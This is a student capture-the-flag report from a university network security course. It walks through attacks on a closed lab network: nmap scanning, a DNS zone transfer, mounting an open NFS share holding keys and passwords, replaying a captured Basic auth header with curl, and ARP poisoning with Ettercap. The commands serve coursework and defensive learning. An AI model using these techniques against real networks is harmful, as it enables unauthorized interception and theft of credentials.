BACON PANCAKES

Final Report

Capture The Flag

Submitted to:

Professor Charlie Scott
Professor Cam Beasley

Prepared by:

Nikita Zamwar
Jacqueline Corona
Patrizio Chiquini
Eduardo Tribaldos

CS361S: Network Security and Privacy
Department of Computer Science
The University of Texas at Austin

September 19th, 2016 2pm

Contents

1 Summary **3**

2 Scope & Methodology **4**

2.1 Scope. 4

2.2 Methodology. 5

3 Findings **5**

3.1 CTF walkthrough 5

4 Suggested Controls **12**

5.1 Filtered Firewall 12

5.2 Authentication for NFS 12

5.3 Other Recommendations 12

5 Conclusion **13**

1 Summary

Bacon Pancakes is a network-based Capture The Flag assessment where we were given an entry point (BMO) and told that there were two target servers (Finn and Jake). The work performed for Bacon Pancakes was initiated on September 8th 2016 and included analyzing the subdomain for vulnerabilities. Our primary task was to intercept and decrypt a message being sent from one server to another at a fixed time interval. We were restricted to three servers (BMO, Finn, and Jake), the domain 192.168.2.* and the subdomain baconpancakes.local. We were also restricted to network based attacks only. The tools we used include several terminal commands and programs such as Ettercap and nmap.

To first begin this assessment we found the two targets by examining the available network. We then searched further to look for vulnerabilities on those targets that could be exploited. Overall we found one target to be highly exploitable and the other had an exploit which revealed sensitive information. The highly exploitable server (Jake) allowed us to view a folder structure which contained data such as ssh keys, SSNs, and a backup of captured network traffic. From this backup we got public and private keyrings which allowed us to to decrypt anything encrypted by the ice king. In addition there were also passwords for users on the server, and previous commands executed on the server that were useful.

2 Scope & Methodology

2.1 Scope

The scope of this CTF includes the design and implementation of a standard-based private modern network infrastructure (VLAN). We have a designated subnet for the IP address space for our private internet (192.168.x.x/24). Private hosts can communicate with all other hosts inside the enterprise, both public and private. However, they cannot have IP connectivity to any host outside of the enterprise. An advantage of having this private network is the flexibility in network design by having more address space at their disposal than they could obtain from the globally unique pool. This enables operationally and administratively convenient addressing schemes as well as easier growth paths. In this assessment, the Baconpancakes.local domain is employed in the private network, where it is resolved through a local Domain Name System server.

The main focus of this VLAN would be its vulnerability to Network-based attacks only (Network-based CTF). Such attacks allow for sniffing of your network. However, in this project, there is no denial-of-service and no shells/rooting required. In order for the attackers, that's us, to enter this VLAN we utilized a SSH entry point (BMO). This is a simple secure way to access the remote computer BMO, which is located in the desired environment of our attack.

The environment in which we are focused on is a virtual private network. This VPN is a computer network in which some of the links between nodes are carried by open connection within the larger Campus Network which is made up on an interconnection of local area networks owned by the University. For our network the data link layer protocols of the virtual network tunneled through the campus network. This allows for our environment to be an isolated VPN group which will put us in an IP subnet that can reach the our assigned CTF network.

2.2 Methodology


A network design must meet the increasingly complex requirements of the organization that it supports. As a network designer, one should understand the needs of the organization and follow a plan that helps match needs to the network implementation. In this environment, there needed to be a closed network that was excluded from the campus network to allow for learning and exploration. In the business world, companies are looking for ways to integrate emerging technologies like wireless, virtualization, video, unified communications, and a vast number of application-level business solutions into their enterprise. These challenges create the need for a more flexible and dynamic network architecture, but also incrementing the security risks.

3 Findings

In this section, we will explain our step by step solution.

3.1 CTF Walk-Through


Figure 1: Using nmap to find ports in a given range



```
[rainicorn@BMO-003 ~]$ nmap -Pn 192.168.2.13-14 -v

Starting Nmap 7.12 ( https://nmap.org ) at 2016-09-16 18:28 CDT
Initiating Parallel DNS resolution of 2 hosts. at 18:28
Completed Parallel DNS resolution of 2 hosts. at 18:28, 0.00s elapsed
Initiating Connect Scan at 18:28
Scanning 2 hosts [1000 ports/host]
Discovered open port 53/tcp on 192.168.2.13
Discovered open port 111/tcp on 192.168.2.14
Discovered open port 80/tcp on 192.168.2.14
Discovered open port 22/tcp on 192.168.2.14
Discovered open port 2049/tcp on 192.168.2.14
Completed Connect Scan against 192.168.2.14 in 0.04s (1 host left)
Discovered open port 22/tcp on 192.168.2.13
Completed Connect Scan at 18:29, 12.16s elapsed (2000 total ports)
Nmap scan report for 192.168.2.13
Host is up (0.020s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
22/tcp open  ssh
53/tcp open  domain

Nmap scan report for 192.168.2.14
Host is up (0.00025s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp open  nfs

Read data files from: /usr/bin/../share/nmap
Nmap done: 2 IP addresses (2 hosts up) scanned in 12.19 seconds
[rainicorn@BMO-003 ~]$ 
```

Once we got SSH access into our assigned BMO, we started searching for Finn and Jake. For this we wanted to ping on ports in a certain range which gave us the two available target ports.


Figure 2: Zone transferring



```
[rainicorn@BMO-003 ~]$ dig axfr @192.168.2.13 baconpancakes.local

; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.47.rc1.el6 <<>> axfr @192.168.2.13 baconpancakes.local
; (1 server found)
;; global options: +cmd
baconpancakes.local.    86400   IN      SOA     finn.baconpancakes.local. hostmaster.baconpancakes.local. 2016082703 21600 3600 604800 86400
baconpancakes.local.    86400   IN      NS      finn.baconpancakes.local.
bmo.baconpancakes.local. 86400  IN      A       192.168.2.15
bmo.baconpancakes.local. 86400  IN      TXT     "FLAG: cac07e88f526809799a96a732729a77c40ad57d5a28f9127ec6fc73031f6a399"
filez.baconpancakes.local. 86400 IN     CNAME   jake.baconpancakes.local.
finn.baconpancakes.local. 86400 IN      A       192.168.2.13
jake.baconpancakes.local. 86400 IN      A       192.168.2.14
lumpy.baconpancakes.local. 86400 IN     A       192.168.2.14
marceline.baconpancakes.local. 86400 IN A       192.168.2.9
baconpancakes.local.    86400   IN      SOA     finn.baconpancakes.local. hostmaster.baconpancakes.local. 2016082703 21600 3600 604800 86400
;; Query time: 0 msec
;; SERVER: 192.168.2.13#53(192.168.2.13)
;; WHEN: Fri Sep 16 18:32:03 2016
;; XFR size: 10 records (messages 1, bytes 347)

[rainicorn@BMO-003 ~]$ 
```

The command *dig* is typically used to keep simple queries. And the *axfr* command is the query type function to get the full listing of all the domain records. So we used it on Finn to find the first flag. This type of DNS transaction is known as zone transferring. Typically, only smaller servers under the main servers could use this command in order to get data about the surrounding zone. However, when those configurations are not defined anyone can use the command.


Figure 3: Flag #2


Applications
Places
Terminal
Fri 18:39
rainicorn@BMO-003:~/nfs_res/gunter/ikbackups
File Edit View Search Terminal Help

```
[rainicorn@BMO-003 ~]$ sudo mount -t nfs 192.168.2.14:/opt nfs_res/
[rainicorn@BMO-003 ~]$ ls nfs_res/
flagdirectory  gunter  passwords  rh  sshkeys  SSNs
[rainicorn@BMO-003 ~]$ cd nfs_res/gunter/ikbackups/
.bash_history          .bash_logout          .bash_profile             FLAG.txt                ik-troubleshooting2.pcap
[rainicorn@BMO-003 ~]$ cd nfs_res/gunter/ikbackups/
[rainicorn@BMO-003 ikbackups]$ cat FLAG.txt
1ca4ef8d866d541cadff838d2bb11246cf27a3191c379805377076490181b9de
[rainicorn@BMO-003 ikbackups]$ 
```

The next step was to go through the files in the network file system. In order to do that we first mounted the file system on the server we were in since it was located in a different server. Then by calling sudo we needed to get permission from the root to allow us to mount. Once that was done we were able to search through the directory to find the second flag which was a text file along with the bash history and a pcap file.

Figure 4: Flag #3



```
16:19:07.163145 IP 192.168.2.14.http > 192.168.2.15.55778: tcp 0
f.....................P....1.
..>.....
[rainicorn@BMO-003 ikbackups]$ clear

[rainicorn@BMO-003 ikbackups]$ tcpdump -qns 0 -A -r ik-troubleshooting2.pcap
```

```
16:18:09.313804 IP 192.168.2.14.62463 > 192.168.2.15.59506: tcp 0
E..<..@.@..N...........r.Z.....)..8..3.........
..........
16:18:09.314051 IP 192.168.2.15.59506 > 192.168.2.14.62463: tcp 0
E..4..@.@............r.....).Z......h......
.....\.
16:18:09.314153 IP 192.168.2.14.62463 > 192.168.2.15.59506: tcp 198
E..~@.@..............r.Z.....).....S.....
........Just wanted to transfer this quickly to you:

  ls:
1. Improve my powers.
2..Take over everything.

RkxBRzo3YmM5YzgwMjNmZDEzODNlZDQ0ZmM2NzdjMzFhZjkxZWE1Y2M4YTRkZWE1NjQwNTljYTk2NjU1ZGE4Y2M2ZDE2Cg==

16:18:09.314183 IP 192.168.2.14.62463 > 192.168.2.15.59506: tcp 0
E..4..@.@..............r.Z.`...)....g......
..\.....
16:18:09.314344 IP 192.168.2.15.59506 > 192.168.2.14.62463: tcp 0
E..4..@.@............r.....).Z.`....g......
......\.
16:18:09.314434 IP 192.168.2.15.59506 > 192.168.2.14.62463: tcp 0
E..4..@.@............r.....).Z.a....g......
......\.
16:18:09.314450 IP 192.168.2.14.62463 > 192.168.2.15.59506: tcp 0
E..4..@.@..............r.Z.a...*....g......
..\.....
16:18:10.204136 IP 192.168.2.13 > 192.168.2.14: ICMP echo request, id 24447, seq 232, length 64
```

Decode from Base64 format


RkxBRzo3YmM5YzgwMjNmZDEzODNlZDQ0ZmM2NzdjMzFhZjkxZWE1Y2M4YTRkZWE1NjQwNTljYTk2NjU1ZGE4Y2M2ZDE2Cg==

< DECODE > UTF-8 (You may also select input charset.)

FLAG:7bc9c8023fd1383ed44fc677c31af91ea5cc8a4dea564059ca96655da8cc6d16

While still in the file system, we searched through the other files where we found several distractions. We did have the pcap file which is basically a packet capture to look through. The packet was all in base64 and once you decode the contents in the midst of everything we found the third flag.


Figure 5: Flag #4



```
[rainicorn@BMO-003 ~]$ curl 192.168.2.14/mykeys/pubring.gpg -H "Authorization: Basic aWNla2luZ2JhYnk6TjFnaHQwc3BoM3IzIQ==" > pubring.gpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
105  1269  105  1269    0     0   728k      0 --:--:-- --:--:-- --:--:-- 1239k
[rainicorn@BMO-003 ~]$ cat pubring.gpg
[illegible] Ice King (FLAG:1985cc4412f2a914a575905c99f1d8111f091704ced76901c773375f4bd
785be) <iceking@icekingdom.gov.ooo> [illegible]
[illegible] rainicorn@BMO-003 ~]$
```

Inside the pcap file there was an HTTP request. Seeing that we asserted that we too should be able to replicate those requests and get something useful. From those requests we found a public key ring which had the fourth flag inside of it.


Figure 6: Ettercap



```
[rainicorn@BMO-003 ~]$ sudo ettercap -C
```

We ran ettercap while we still had SSH access into our given BMO. In order to find the last flag we had to use ettercap and ARM spoofing on the packets being shared between Jake and Finn.


Figure 7: Setting up Ettercap



```
lqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqk
x                                                              x
x  Output file :  big_dump.txt                                 x
x                                                              x
mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqj
```

We set a destination file where all the data from packet sniffing would be dumped to.


Figure 8: Network Interface for ettercap



```
lqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqk
x                                                                        x
x  Network interface :  eth8                                             x
x                                                                        x
mqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqj
```

The network interface we had to use was eth8, which one can identified through the *ifconfig* command.


Figure 9: Ettercap targets and hosts



```
lqqHosts list...
x
x 192.168.2.13     00:50:56:9E:54:24
x 192.168.2.14     00:50:56:9E:3A:AB

lqqUser messages:
xARP poisoning victims:
x
x GROUP 1 : 192.168.2.13 00:50:56:9E:54:24
x
x GROUP 2 : 192.168.2.14 00:50:56:9E:3A:AB
x
```

Through the nmap application we were able to set the two ports as target 1 and target 2 further allowing us to intercept the messages being sent between the servers. Essentially, we are intercepting every packet between Finn and Jake to get the "heartbeat".

